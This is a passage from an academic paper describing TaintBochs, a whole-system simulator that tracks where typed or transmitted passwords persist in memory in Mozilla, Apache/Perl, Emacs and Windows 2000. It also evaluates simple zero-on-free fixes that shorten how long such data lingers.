**Evading Tainting** While the propagation policy defined above works well for us in practice, data can be propagated in a manner that evades tainting. For example, the following C code,

```
if (x == 0) y = 0;
else if (x == 1) y = 1;
...
else if (x == 255) y = 255;
```

effectively copies *x* to *y*, but since TaintBochs does not taint comparison flags or the output of instructions that follow a control flow decision based on them, the associated taint for *x* does not propagate to *y*. Interestingly, the Windows 2000 kernel illustrates this problem when translating keyboard scancodes into unicode.

Another possible attack comes from the fact that TaintBochs never considers instruction immediates to be tainted. A guest could take advantage of this by dynamically generating code with proper immediate values that constructs a copy of a string.

Because such attacks do exist, TaintBochs can never prove the absence of errors; we don't expect to use it against actively malicious guests. Instead, TaintBochs is primarily focused on being a testing and analysis tool for finding errors.

**Taint Sources** TaintBochs supports a variety of methods for introducing taints:

- *Devices.* I/O devices present an excellent opportunity to inject taints into the guest, since they represent the earliest point of the system at which data can be introduced. This is a crucial point, since we are interested in the way a whole system handles sensitive data, even the kernel and its device drivers. TaintBochs currently supports tainting of data at the keyboard and network devices. Support for other devices is currently under development.<sup>1</sup>

Keyboard tainting simply taints bytes as they are read from the simulated keyboard controller. We use this feature, for example, to taint a user-typed password inside a web browser (see section 4.1.1 for details). This feature is essentially binary: keyboard tainting is either on or off.

<sup>1</sup>Support for disk tainting and frame buffer tainting is currently underway. With this addition we hope to more completely understand when data is leaked to disk and its lifetime there. We anticipate this will be complete before publication.

Tainting data at the Ethernet card is a slightly more complicated process. We do not want to simply taint entire Ethernet packets, because Ethernet headers, TCP/IP headers, and most application data are of little interest to us. To address this we provide the network card with one or more patterns before we begin a simulation. TaintBochs scans Ethernet frames for these patterns, and if it finds a match, taints the bytes that match the pattern. These taints are propagated to memory as the frame is read from the card. Although this technique can miss data that should be tainted (e.g. when a string is split between two TCP packets) it has proved sufficient for our needs so far.

- *Application-specific.* Tainting at the I/O device level has as its chief benefit the fact that it undercuts all software in the system, even the kernel. However this approach has limitations. Consider, for example, the situation where one wants to track the lifetime and reach of a user's password as it is sent over the network to an SSH daemon. As part of the SSH exchange, the user's password is encrypted before being sent over the network, thus our normal approach of pattern matching is at best far more labor intensive, and less precise than we would like.

Our current solution to this situation, and others like it, is to allow the *application* to decide what is interesting or not. Specifically, we added an instruction to our simulated IA-32 environment to allow the guest to taint data: `taint eax`. Using this we can modify the SSH daemon to taint the user's password as soon as it is first processed. By pushing the taint decision-making up to the application level, we can skirt the thorny issue that stopped us before by tainting the password after it has been decrypted by the SSH server. This approach has the unfortunate property of being invasive, in that it requires modification of guest code. It also fails to taint encrypted data in kernel and user buffers, but such data is less interesting because the session key is also needed to recover sensitive data.

### 3.2 Whole-System Logging

TaintBochs must provide some mechanism for answering the key questions necessary to understand taint propagation: *Who has tainted data? How did they get it? and When did that happen?*. It achieves this through *whole-system logging*.

Whole system logging records sufficient data at simulation time to reconstitute a fairly complete image of the state of a guest at any given point in the simulation. This is achieved by recording all changes to interesting system state, e.g. memory and registers, from the system's initial startup state. By combining this information with the initial system image we can "play" the log forward

to give us the state of the system at any point in time.

Ideally, we would like to log all changes to state, since we can then recreate a perfect image of the guest at a given instant. However, logging requires storage for the log and has runtime overhead from logging. Thus, operations which are logged are limited to those necessary to meet two requirements. First we need to be able to recreate guest memory and its associated taint status at any instruction boundary to provide a complete picture of what was tainted. Second, we would like to have enough register state available to generate a useful *backtrace* to allow deeper inspection of code which caused tainting.

To provide this information the log includes writes to memory, changes to memory taint state, and changes to the stack pointer register (ESP) and frame pointer register (EBP). Each log entry includes the address (EIP) of the instruction that triggered the log entry, plus the instruction count, which is the number of instructions executed by the virtual CPU since it was initialized.

To assemble a complete picture of system state TaintBochs dumps a full snapshot of system memory to disk each time logging is started or restarted. This ensures that memory contents are fully known at the log's start, allowing subsequent memory states to be reconstructed by combining the log and the initial snapshot.

Logging of this kind is expensive: at its peak, it produces about 500 MB/minute raw log data on our 2.4 GHz P4 machines, which reduces about 70% when we add *gzip* compression to the logging code. To further reduce log size, we made it possible for the TaintBochs user to disable logging when it is unneeded (e.g. during boot or between tests). Even with these optimizations, logging is still slow and space-consuming. We discuss these overheads further in section 6.

### 3.3 Analysis Framework

Taint data provided by TaintBochs is available only at the hardware level. To interpret this data in terms of higher level semantics, e.g. at a C code level, hardware level state must be considered in conjunction with additional information about software running on the machine. This task is performed by the analysis framework.

The analysis framework provides us with three major capabilities. First, it answers the question of which data is tainted by giving the file name and line number where a tainted variable is defined. Second, it provides a list of locations and times identifying the code (by file name and line number) which caused a taint to propagate. By browsing through this list the causal chain of operations that resulted in taint propagation can be unraveled. This can be walked through in a text editor in a fashion similar to a list of compiler errors. Finally, it provides the ability to inspect any program that was running in the

guest at any point in time in the simulation using *gdb*. This allows us to answer any questions about tainting that we may not have been able to glean by reading the source code.

**Traveling In Time** The first capability our analysis framework integrates is the ability to scroll back and forth to any time in the programs execution history. This allows the causal relationship between different tainted memory regions to be established, i.e. it allows us to watch taints propagate from one region of memory to the next. This capability is critical as the sources of taints become untainted over time, preventing one from understanding what path data has taken through the system simply by looking at a single point.

We have currently implemented this capability through a tool called *replay* which can generate a complete and accurate image of a simulated machine at any instruction boundary. It does this by starting from a snapshot and replaying the memory log. It also outputs the physical addresses of all tainted memory bytes and provides the values of EBP and ESP, exactly, and EIP, as of the last logged operation. EBP and ESP make backtraces possible and EIP identifies the line of code that caused tainting (e.g. copied tainted data). *replay* is a useful primitive, but it still presents us with only raw machine state. To determine what program or what part of the kernel owns tainted data or what code caused it to be tainted we rely on another tool called *x-taints*.

**Identifying Data** A second capability of the analysis framework is matching raw taint data with source-level entities in user code, currently implemented through a tool called *x-taints*, our primary tool for interpreting tainting information. It combines information from a variety of sources to produce a file name and line number where a tainted variable was defined.

*x-taints* identifies static kernel data by referring to *System.map*, a file produced during kernel compilation that lists each kernel symbol and its address. Microsoft distributes similar symbol sets for Windows, and we are working towards integrating their use into our analysis tools as well.

*x-taints* identifies kernel heap allocated data using a patch we created for Linux guests that appends source file and line number information to each region allocated by the kernel dynamic memory allocator *kmalloc()*. To implement this we added extra bytes to the end of every allocated region to store this data. When run against a patched kernel, this allows *x-taints* to display such information in its analysis reports.

*x-taints* identifies data in user space in several steps. First, *x-taints* generates a table that maps

physical addresses to virtual addresses for each process. We do this using a custom extension to Mission Critical's `crash`, software for creating and analyzing Linux kernel crash dumps. This table allows us to identify the process or processes that own the tainted data. Once `x-taints` establishes which process owns the data it is interested in, `x-taints` turns to a second custom `crash` extension to obtain more information. This extension extracts a core file for the process from the physical memory image on disk. `x-taints` applies `gdb` to the program's binary and the core file and obtains the name of the tainted variable.

For analysis of user-level programs to be effective, the user must have previously copied the program's binary, with debugging symbols, out of the simulated machine into a location known to `x-taints`. For best results the simulated machine's libraries and their debugging symbols should also be available.

**Studying Code Propagating Taints** The final capability that the analysis framework provides is the ability to identify which code propagated taints, e.g. if a call to `memcpy` copies tainted data, then its caller, along with a full backtrace, can be identified by their source file names and line numbers.

`x-taints` discovers this by replaying a memory log and tracking, for every byte of physical memory, the PID of the program that last modified it, the virtual address of the instruction that last modified it (EIP), and the instruction count at which it was modified.<sup>2</sup> Using this data, `x-taints` consults either `System.map` or a generated core file and reports the function, source file, and line number of the tainting code.

`x-taints` can also bring up `gdb` to allow investigation of the state of any program in the simulation at any instruction boundary. Most of the debugger's features can be used, including full backtraces, inspecting local and global variables, and so on. If the process was running at the time of the core dump, then register variables in the top stack frame will be inaccurate because only EBP and ESP are recorded in the log file. For processes that are not running, the entire register set is accurately extracted from where it is saved in the kernel stack.

## 4 Exploring Data Lifetime with TaintBochs

Our objective in developing TaintBochs was to provide a platform to explore the data lifetime problem in depth in real systems. With our experimental platform

<sup>2</sup> An earlier version recorded the physical address corresponding to EIP, instead of PID plus virtual address. This unnecessarily complicated identifying the process responsible when a shared library function (e.g. `memcpy`) tainted memory.

in place, our next task was to examine the scope of the data lifetime in common applications.

In applying TaintBochs we concerned ourselves with three primary issues:

- *Scope*. Where was sensitive data was being copied to in memory.
- *Duration*. How long did that data persist?
- *Implications*. Beyond the mere presence of problems, we wanted to discover how easy they would be to solve, and what the implications were for implementing systems to minimize data lifetime.

There is no simple answer to any of these questions in the systems we analyzed. Data was propagated all over the software stack, potential lifetimes varied widely, and while a wide range of data lifetime problems could be solved with small changes to program structure, there was no single silver bullet. The one constant that did hold was that careful handling of sensitive data was almost universally absent.

We performed three experiments in total, all of them examining the handling of password data in a different contexts. Our first experiment examined Mozilla [27], a popular open source web browser. Our second experiment tests Apache [1], by some reports the most popular server in the world, running a simple CGI application written in Perl. We believe these first two experiments are of particular interest as these platforms process millions of sensitive transactions on a daily basis. Finally, our third experiment examines GNU Emacs [26], the well-known text-editor-turned-operating-system, used by many as their primary means of interaction with UNIX systems.

In section 4.1 we describe the design of each of our experiments and report where in the software stack we found tainted data. In section 4.2 we analyze our results in more detail, explaining the lifetime implications of each location where sensitive data resided (e.g. I/O buffers, string buffers). In section 4.3 we report the results of experiments in modifying the software we previously examined to reduce data lifetime.

### 4.1 Experimental Results

#### 4.1.1 Mozilla

In our first experiment we tracked a user-input password in Mozilla during the login phase of the Yahoo Mail website.

Mozilla was a particularly interesting subject not only because of its real world impact, but also because its size. Mozilla is a massive application (~3.7 million lines of code) written by many different people, it also has a huge number of dependencies on other components (e.g. GUI toolkits).



Given its complexity, Mozilla provided an excellent test of TaintBoch's ability to make a large application comprehensible. TaintBochs passed with flying colors. One of us was able to analyze Mozilla in roughly a day. We consider this quite acceptable given the size of the data set being analyzed, and that none of us had prior familiarity with its code base.

For our experiment, we began by booting a Linux<sup>3</sup> guest inside TaintBochs. We then logged in as an unprivileged user, and started X with the twm window manager. Inside X, we started Mozilla and brought up the webpage mail.yahoo.com, where we entered a user name and password in the login form. Before entering the password, we turned on TaintBoch's keyboard tainting, and afterward we turned it back off. We then closed Mozilla, logged out, and closed TaintBochs.

When we analyzed the tainted regions after Mozilla was closed, we found that many parts of the system fail to respect the lifetime sensitivity of the password data they handle. The tainted regions included the following:

- *Kernel random number generator.* The Linux kernel has a subsystem that generates cryptographically secure random numbers, by gathering and mixing entropy from a number of sources, including the keyboard. It stores keyboard input temporarily in a circular queue for later batch processing. It also uses a global variable `last_scancode` to keep track of the previous key press; the keyboard driver also has a similar variable `prev_scancode`.
- *XFree86 event queue.* The X server stores user-input events, including keystrokes, in a circular queue for later dispatch to X clients.
- *Kernel socket buffers.* In our experiment, X relays keystrokes to Mozilla and its other clients over Unix domain sockets using the `writetv` system call. Each call causes the kernel to allocate a `sk_buff` socket structure to hold the data.
- *Mozilla strings.* Mozilla, written in C++, uses a number of related string classes to process user data. It makes no attempt to curb the lifetime of sensitive data.
- *Kernel tty buffers.* When the user types keyboard characters, they go into a `struct tty_struct` "flip buffer" directly from interrupt context. (A flip buffer is divided into halves, one used only for reading and the other used only for writing. When data that has been written must be read, the halves are "flipped" around.) The key codes are then copied into a `tty`, which X reads.

<sup>3</sup>We conducted our experiment on a Gentoo [10] Linux guest with a 2.4.23 kernel. The guest used XFree86 v4.3.0r3 and Mozilla v1.5-r1.

#### 4.1.2 Apache and Perl

In our second experiment, we ran Apache inside TaintBochs, setting it up to grant access to a CGI script written in Perl. We tracked the lifetime of a password entered via a simple form and passed to a trivial CGI script.

Our CGI script initialized Perl's CGI module and output a form with fields for user name, password, and a submit button that posted to the same form. Perl's CGI module automatically parses the field data passed to it by the browser, but the script ignores it. This CGI script represents the minimum amount of tainting produced by Perl's CGI module as any CGI script that read and used the password would almost certainly create extra copies of it.

In this experiment, the web client, running outside TaintBochs, connected to the Apache server running inside. TaintBochs examined each Ethernet frame as it entered the guest, and tainted any instance of a hard-coded password found in the frame. This technique would not have found the password had it been encoded, split between frames, or encrypted, but it sufficed for our simple experiment.

Using Apache version 1.3.29 and Perl version 5.8.2, we tracked the following sequence of taints as we submitted the login form and discovered that the taints listed below persist after the request was fully handled by Apache and the CGI program:

- *Kernel packet buffers.* In function `ne_block_input`, the Linux kernel reads the Ethernet frame from the virtual NE2000 network device into a buffer dynamically allocated with `kmalloc`. The frame is attached to an `sk_buff` structure used for network packets. As we found with Unix domain sockets in the Mozilla experiment, the kernel does not zero these bytes when they are freed, and it is difficult to predict how soon they will be reused.
- *Apache input buffers.* When Apache reads the HTTP request in the `ap_bread` function, the kernel copies it from its packet buffer into a buffer dynamically allocated by Apache. The data is then copied to a stack variable by the CGI module in function `cgi_handler`. Because it is on the stack, the latter buffer is reused for each CGI request made to a given Apache process, so it is likely to be erased quickly except on very low-volume web servers.
- *Apache output buffer.* Apache copies the request to a dynamically allocated output buffer before sending it to the CGI child process.
- *Kernel pipe buffer.* Apache flushes its output buffer to the Perl CGI subprocess through a pipe, so tainted data is copied into a kernel pipe buffer.
- *Perl file input buffer.* Perl reads from the pipe into a



dynamically allocated file buffer, 4 kB in size. The buffer is associated with the file handle and will not be erased as long as the file is open and no additional I/O is done. Because Apache typically sends much less than 4 kB of data through the pipe, the read buffer persists at least as long as the CGI process.

- *Perl string buffers.* Perl copies data from the input buffer into a Perl string, also dynamically allocated. Furthermore, in the process of parsing, the tainted bytes are copied into a second Perl string.

All of these buffers contain the full password in cleartext.

### 4.1.3 Emacs

In our third experiment we tracked the lifetime of a password entered into `su` by way of Emacs's shell mode.

At its core GNU Emacs is a text editor. Because it is built on top of a specialized Lisp interpreter, modern versions can do much more than edit text. Indeed, many users prefer to do most of their work within Emacs.

Many of the functions Emacs performs may involve handling sensitive data, for example, activities that might prompt for passwords include interacting with shells, browsing web pages, reading and sending email and newsgroup articles, editing remote files via `ssh`, and assorted cryptographic functionality.

We chose Emacs' "shell mode" for our first investigation. In shell mode, an Emacs buffer becomes an interface to a Unix shell, such as `bash`, running as an Emacs subprocess. Emacs displays shell output in the buffer and passes user input in the buffer to the shell. Emacs does not implement most terminal commands in the shell buffer, including commands for disabling local echo, so passwords typed in response to prompts by `ssh`, `su`, etc. would normally echo. As a workaround, shell mode includes a specialized facility that recognizes password prompts and reads them without echo in a separate "minibuffer." We decided to investigate how thoroughly Emacs cleared these passwords from its memory after passing them to the subprocess.

To start the experiment, we booted a guest running the Debian GNU/Linux "unstable" distribution, logged in as an unprivileged user, and started Emacs. Within Emacs, we started shell mode and entered the `su` command at the shell prompt.<sup>4</sup> Using the TaintBochs interface, we enabled tainting of keyboard input, typed the root password, and then disabled keyboard input tainting. Finally, we closed the shell sessions, exited Emacs, logged off, and shut down TaintBochs.

Using the generated memory and taint logs, we ran a taint analysis at a point soon after the `su` subshell's

<sup>4</sup>Given the superuser's password, `su` opens a subshell with superuser privileges.

prompt had appeared in the Emacs buffer. The results identified several tainted regions in Emacs and the kernel:

- *Kernel random number generator and keyboard data.* See the Mozilla experiment (section 4.1.1) for more information.
- *Global variable `kbd_buffer`.* All Emacs input passes through this buffer, arranged as a circular queue. Each buffer element is only erased after approximately 4,096 further input "events" (keyboard or mouse activities) have occurred.
- *Data referenced by global variable `recent_keys`.* This variable keeps track of the user's last 100 keystrokes.
- *Each character in the password, as a 1-character Lisp string.* Lisp function `comint-read-noecho` accumulates the password string by converting each character to a 1-character string, then concatenating those strings. These strings are unreferenced and will eventually be recycled by the garbage collector, although when they will be erased is unpredictable (see appendix A for further discussion).
- *The entire password as a Lisp string.* The password is not cleared after it is sent to the subprocess. This string is also unreferenced.
- *Stack.* Emacs implements Lisp function calls in terms of C function calls, so the password remains on the process stack until it is overwritten by a later function call that uses as much stack.
- *Three kernel buffers.* When the user types keyboard characters, they go into a `struct tty_struct` "flip buffer" directly from interrupt context. The key codes are then copied into a `tty` that Emacs reads, and then into a second `tty` when Emacs passes the password to its shell subprocess.

The password typed can be recovered from any of these tainted regions. The tainted strings are of particular interest: the Emacs garbage collector, as a side effect of collecting unreferenced strings, will erase the first 4 bytes (8 bytes, on 64-bit architectures) of a string. Thus, several of the taints above would have shrunk or disappeared entirely had we continued to use Emacs long enough for the garbage collector to be invoked.

Finally, as part of our investigation, we discovered that entering a special Emacs command (`view-lossage`) soon after typing the password would actually reveal it on-screen in plaintext form. This behavior is actually documented in the Emacs developer documentation for `comint-read-noecho`, which simply notes that "some people find this worrisome [sic]." Because this piece of advice is not in the Emacs manual, a typical Emacs user would never see it. The same developer documentation also says that,

“Once the caller uses the password, it can erase the password by doing (`fillarray STRING 0`),” which is untrue, as we can see from the above list of taints.

#### 4.1.4 Windows 2000 Workloads

To illustrate the generality of data lifetime problems, our fourth experiment consisted of two workloads running on Windows 2000.

We first examined the process of logging into a Windows 2000 machine. By tainting keyboard input while typing the user’s password at Windows’ initial login dialog, we found at least two occurrences of the password in memory after the login process was completed: a tainted scancode representation and a unicode representation.

Our second workload mirrors the web login experiment we ran with Mozilla on Linux (see section 4.1.1). In this workload, we used Internet Explorer 5.0 under Windows 2000. We again found a tainted scancode representation of the password sitting in memory after the login process was complete.

We have forgone further analysis as a lack of application and OS source code limited our ability to diagnose the cause of taints and discern how easily they could be remedied.

## 4.2 Analysis of Results

This section discusses the results found in the previous sections and discusses the data lifetime implications of each major class of tainting result found. For a more in-depth discussion of the data lifetime implications of different storage classes (e.g. stack, heap, dynamically allocated vs. garbage collected), the reader should see appendix A.

### 4.2.1 Circular Queues

Circular queues of events are common in software. Circular queue data structures are usually long-lived and often even statically allocated. Data in a circular queue survives only as long as it takes the queue to wrap around, although that may be a long time in a large or inactive queue.

Our experiments uncovered three queues that handle tainted data: the Linux kernel random number generator batch processing queue (described in more detail in section 4.2.4 below), XFree86’s event queue, and Emacs’ event queue.

In each case we encountered, tainted data was stored in plaintext form while it awaited processing. More importantly, in each case, after inputs were consumed, they were simply left on the queue until they were eventually overwritten when the queue head wrapped around. Because each queue processes keyboard input, these factors present a non-deterministic window of opportunity

for an attacker to discover keys typed, since keystrokes are left in the queue even after they have been consumed.

We can significantly reduce data lifetime in each of the cases encountered simply by zeroing input after it has been consumed. In section 4.3, we describe application of such a fix to Emacs.

### 4.2.2 I/O Buffers

Buffers are more transient and thus tend to be allocated on the heap or, occasionally, the stack. Buffers are sometimes created for use in only a single context, as with the case of kernel network buffers. In other cases, they survive as long as an associated object, as in the case of kernel pipe buffers and some Apache input buffers.

Our experiments encountered many kinds of tainted input and output buffer data. In the Mozilla experiment, we found tainted tty buffers and Unix domain socket buffers; in the Apache and Perl experiment, we found tainted kernel network buffers, Apache input and output buffers, kernel pipe buffers, and Perl file input buffers.

There is no simple bound on the amount of time before freed buffer data will be reallocated and erased. Even if an allocator always prefers to reuse the most recently freed block for new allocations (“LIFO”), some patterns of allocate and free operations, such as a few extra free operations in a sequence that tends to keep the same amount of memory allocated, can cause sensitive data to linger for excessive amounts of time. Doug Lea’s `malloc()` implementation, used in `glibc 2.x` and elsewhere, actually has far more complex behavior that actually tends toward “FIFO” behavior in some circumstances (see Appendix A for more details). Heap fragmentation can also extend sensitive data lifetime.

We can solve the problem of sensitive data in I/O buffers by zeroing them when they are no longer needed. Because relatively large I/O buffers of 4 kB or more are often allocated even for a few bytes, only space in the buffer that was actually filled with data should be zeroed.

### 4.2.3 Strings

Tainted strings appeared in the results of all three of our experiments: in Mozilla, C++ string classes; in Perl, Perl strings; in Emacs, Lisp strings.

String data tends to be allocated on the heap or, occasionally, the stack. Strings are often used in operations that copy data, such as concatenation or substring operations. This can lead their contents to be replicated widely in the heap and the stack.

This type of replication was especially prevalent in the cases we encountered because of the high-level nature of the string representations used. In each case, the

```

NS_IMETHODIMP
nsTextControlFrame::CheckFireOnChange()
{
    nsString value;
    GetText(&value);
    //different fire onchange
    if (!mFocusedValue.Equals(value))
    {
        mFocusedValue = value;
        FireOnChange();
    }
    return NS_OK;
}

```

**Figure 1:** In this example Mozilla needlessly replicates sensitive string data in the heap. `nsString`'s constructor allocates heap space and `GetText(&value)` taints that data. This extra copy is unnecessary merely to do a comparison.

programmer need not be aware of memory allocation and copying. Indeed, Perl and Emacs Lisp provide no obvious way to determine that string data has been reallocated and copied. Normally this is a convenience, but for managing the lifetime of sensitive data it is a hazard.

We discovered that this problem is especially vexing in Mozilla, because there are many easy pitfalls that can end up making heap copies of strings. Figure 1 illustrates this situation with a snippet of code from Mozilla that ends up making a heap copy of a string just to do a string comparison (`nsString` is a string class that allocates storage from the heap). This needlessly puts another copy of the string on the heap and could have been accomplished through a variety of other means as fundamentally string comparison does not require any additional allocation.

Because, like buffer data, tainted strings tend to occupy heap or stack space, the considerations discussed in the previous section for determining how long freed data will take to be cleared also apply to string data. In practice the pattern of lifetimes is likely to differ, because buffers are typically fixed in size whereas strings vary widely.

#### 4.2.4 Linux Random Number Generator

In both the Mozilla and Emacs experiments we discovered tainted data in the Linux kernel associated with its cryptographically secure random number generator (RNG). The source of this tainting was keyboard input which is used as a source of randomness. The locations tainted fell into three categories.

First, the RNG keeps track of the user's last keystroke in static variable `last_scancode` so that repeated

keystrokes from holding down a key are not used as a source of randomness. This variable holds only one keystroke and is overwritten on subsequent key press, thus it is a source of limited concern.

Second, to avoid doing expensive hash calculations in interrupt context, the RNG stores plaintext keystrokes into a 256-entry circular queue `batch_entropy_pool` and processes them later in a batch. The same queue is used for batching other sources of randomness, so the length of the window of opportunity to recover data from this queue depends heavily on workload, data lifetime could vary from seconds to minutes on a reasonably loaded system to hours or even days on a system left suspended or hibernated.

Third, the RNG's entropy pools are tainted. These are of little concern, because data is added to the pools only via "mixing functions" that would be difficult or impossible for an attacker to invert.

### 4.3 Treating the Taints

#### 4.3.1 Mozilla

Mozilla makes no attempt to reduce lifetime of sensitive form data, however, simple remedies exist which can help significantly.


First, uses of `nsString` for local variables (as in Figure 1) can be replaced with variables of type `nsAutoString`, a string class that derives buffer space from the same storage class as the string itself, thus, data in stack based storage will not be propagated to the heap. This practice is actually recommended by Mozilla coding guidelines, so the example code snippet in Figure 1 ought to have incorporated this change.

One often legitimately needs to have a heap-allocated string e.g. in string members of a dynamically allocated object. Therefore, to reduce data lifetime in this case classes should zero out their contents when they are destroyed. This trivial change to the string class's destructor significantly reduces the lifetime of sensitive data, without inducing any perceptible change in program performance.

To evaluate the impact of this approach we added zeroing to string destructors in Mozilla, and reran our experiments. We found this small change was very successful in reducing both the amount of tainted data and its lifetime. With this patch, the amount of tainted data in Mozilla's address space reduced in half, and taints from destroyed string objects were completely eliminated.

Figure 2 illustrates this point by showing the amount of tainted string data in Mozilla's address space as a function of time (as measured in tens of millions of instructions elapsed since the start of tainting). The spike in both runs marks when the user has submitted the web form containing their password. During this time, Mozilla does considerable processing on the password:





**Figure 2: A comparison of the amount of tainted string data in the original Mozilla versus our modified version. Our zero-on-free string remedy reduces tainted string data by half in the steady state.**

it is touched by GUI widgets, HTML form handling code, and even the browser's JavaScript engine.

String data is progressively deallocated by Mozilla as it finishes the form submission process and begins loading the next page. As Figure 2 shows, the amount of tainted data is reduced by roughly half once Mozilla hits a steady state. The difference between the original and modified runs is entirely accounted for by garbage heap data from Mozilla's various string classes.

The baseline of tainted data bytes in the modified run is accounted for by explicit `char*` copies made from string classes. This means that our patch entirely eliminated tainted data resulting from destroyed string objects in our experiment, and highlighted the places where Mozilla made dangerous explicit `char*` string copies.

#### 4.3.2 Emacs

As with Mozilla, we modified Emacs to reduce the number of long-lived tainted regions. We made two changes to its C source code, each of which inserted only a single call to `memset`. First, we modified `clear_event`, a function called to clear input events as they are removed from the input queue. The existing code only set events' type codes to `no_event`, so we added a line to zero the remainder of the data.

Second, we modified `sweep_strings`, called by the garbage collector to collect unreferenced strings. The existing code zeroed the first 4 bytes (8 bytes, on 64-bit architectures) of strings as a side effect. We modified it to zero all bytes of unreferenced strings.

We reran the experiment with these modifications,

forcing garbage collection after entering the password. This had the desired effect: all of the tainted, unreferenced Lisp strings were erased, as were all of the tainted input buffer elements. We concluded that relatively simple changes to Emacs can have a significant impact on the lifetime of sensitive data entrusted to it.

## 5 Related Work

Previous work on whole system simulation for analyzing software has largely focused on studying performance and providing a test bed for new hardware features. Extensive work on the design of whole system simulators including performance, extensibility, interpretation of hardware level data in terms of higher level semantics, etc. was explored in SimOS [22].

Dynamic binary translators which operate at the single process level instead of the whole system level have demonstrated significant power for doing dynamic analysis of software [8]. These systems work as assembly-to-assembly translators, dynamically instrumenting binaries as they are executed, rather than as complete simulators. For example, Valgrind [19] has been widely deployed in the Linux community and provides a wide range of functionality including memory error detection (à la Purify [15]), data race detection, cache profiling, etc. Somewhere between an full simulator and binary translator is Hobbes [7], a single process x86 interpreter that can detect memory errors and perform runtime type checking. Hobbes and Valgrind both provide frameworks for writing new dynamic analysis tools.

Dynamo [3] is an extremely fast binary translator, akin to an optimizing JIT compiler intended to be run during program deployment. It has been used to perform dynamic checks to enhance security at runtime by detecting deviations from normal execution patterns derived via static analysis. This technique has been called program shepherding [16]. It is particularly interesting in that it combines static analysis with dynamic checking.

These systems have a narrower scope than TaintBochs as they operate on a single program level, but they offer significant performance advantages. That said, binary translators that can operate at the whole system level with very high efficiency have been demonstrated in research [31] and commercial [18] settings. The techniques demonstrated in TaintBochs could certainly be applied in these settings.

The term "tainting" has traditionally referred to tagging data to denote that the data comes from an untrusted source. Potential vulnerabilities are then discovered by determining whether tainted data ever reaches a sensitive sink. This of course differs from our use of taint information, but the fundamental mechanism is the same. A tainted tag may be literally be a bit associated with data,



as in systems like TaintBochs or Perl's tainting or may simply be an intuitive metaphor for understanding the results of a static analysis.

Perl [20] provides the most well known example of tainting. In Perl, if "tainting" is enabled, data read by built-in functions from potentially untrusted sources, i.e. network sockets, environment variables, etc. is tagged as tainted. Regular expression matching clears taint bits and is taken to mean that the programmer has checked that the input is "safe." Sensitive built-in functions (e.g. `exec`) will generate a runtime error if they receive tainted arguments.

Static taint analysis has been applied by a variety of groups with significant success. Shankar et al. [24] used their static analysis tool Percent-S to detect format string vulnerabilities based on a tainting style analysis using type qualifier inference and programmer annotations. Scrash [6], infers which data in a system is sensitive based on programmer annotations to facilitate special handling of that data to allow secure crash dumps, i.e. crash dumps which can be shipped to the application developer without revealing users sensitive data. This work is probably the most similar to ours in spirit as its focus is on making a feature with significant impact on sensitive data lifetime safe. The heart of both of these systems is the CQual [23], a powerful system for supporting user extensible type inference.

Ashcraft et al. [2] successfully applied a tainting style static analysis in the context of their meta-compilation system with extremely notable success. In the context of this work they were able to discover a large number of new bugs in the Linux and OpenBSD kernels. Their system works on a more ad-hoc basis, effectively and efficiently combining programmer written compiler extensions with statistical techniques.

Static analysis and whole system simulation both have significant strengths and can be used in a complementary fashion. Both also present a variety of practical trade-offs. Static analysis can examine all paths in a program. As it need not execute every path in the program to glean information about its properties, this allows it to avoid an exponential "blow up" in possible execution paths. This can be achieved through a variety of means, most commonly by making the analysis insensitive to control flow. On the other hand, simulation is basically program testing with a very good view of the action. As such, it examines only execution paths that are exercised.

Static analysis is typically performed at the source code level, thus all code is required to perform the analysis, and the analysis typically cannot span multiple programs. Further, most but not all static analysis tools require some program annotation to function. Whole system simulation can be easily used to perform analysis of properties that span the entire software stack and can be

essentially language independent. Possession of source code is not even required for an analysis to include a component, although it is helpful for interpreting results.

One clear advantage of dynamic analysis in general is that it actually allows the program to be run to determine its properties. Because many program properties are formally undecidable they cannot be discovered via static analysis alone. Also, because lower level analysis works at the architectural level, it makes no assumptions about the correctness of implementations of higher level semantics. Thus, higher level bugs or misfeatures (such as a compiler optimizing away `memset` ) as described in section 2) are not overlooked.

## 6 Future Work

Many questions remain to be answered about data lifetime. There is no current empirical work on how long data persists in different memory region types (e.g. stack, heap, etc.) under different workloads. As discussed in Appendix A allocation policies are quite complicated and vary widely, making it difficult to deduce their impact from first principles. This problem also holds for virtual memory subsystems. While our framework identifies potential weaknesses well, we would like a more complete solution for gaining quantitative information about data lifetime in the long term (over hours, and even days) under different workloads both in memory and on persistent storage.

One direction for similar inquiries might be to examine data lifetime with a more accurate simulation, such as one that would reflect the physical characteristics of the underlying devices à la work by Gutmann [11, 12].

Another area for future work is improving our simulation platform. Speed is a fundamental limitation of TaintBochs' current incarnation because of the fine-grained tainting and detailed logging that it does. TaintBochs can run as much as 2 to 10 times slower than Bochs itself. The enormity of the logging done by TaintBochs also presents a problem for our postmortem analysis tools, since it can easily take minutes or hours to replay a memory log to an interesting point in time.

We have several ideas for optimizing our system. By reducing the volume of data we log, or simply doing away with our dependency on logging altogether, we could vastly improve TaintBochs overheads. The whole-system logging technique used in ReVirt [9], for example, only had a 0-8% performance cost.

Reduced logging overhead also opens up the possibility of moving TaintBochs functionality onto faster whole-system simulation environments like those discussed in section 5. The right trade-offs could allow us to do TaintBochs-like analysis in production scenarios.

## 7 Conclusion

Minimizing data lifetime greatly decreases the chances of sensitive data exposure. The need for minimizing the lifetime of sensitive data is supported by a significant body of literature and experience, as is the recognition of how difficult it can be in practice.

We explored how whole system simulation can provide a practical solution to the problem of understanding data lifetime in very large and complex software systems through the use of hardware level taint analysis.

We demonstrated the effectiveness of this solution by implementing a whole system simulation environment called TaintBochs and applying it to analyze sensitive data lifetime in a variety of large real world applications.

We used TaintBochs to study sensitive data lifetime in real world systems by examining password handing in Mozilla, Apache, Perl, and Emacs. We found that these systems and the components that they rely on handle data carelessly, resulting in sensitive data being propagated widely across memory with no provisions made to purge it. This is especially disturbing given the huge volume of sensitive data handled by these applications on a daily basis. We further demonstrated that a few practical changes could drastically reduce the amount of long lived sensitive data in these systems.

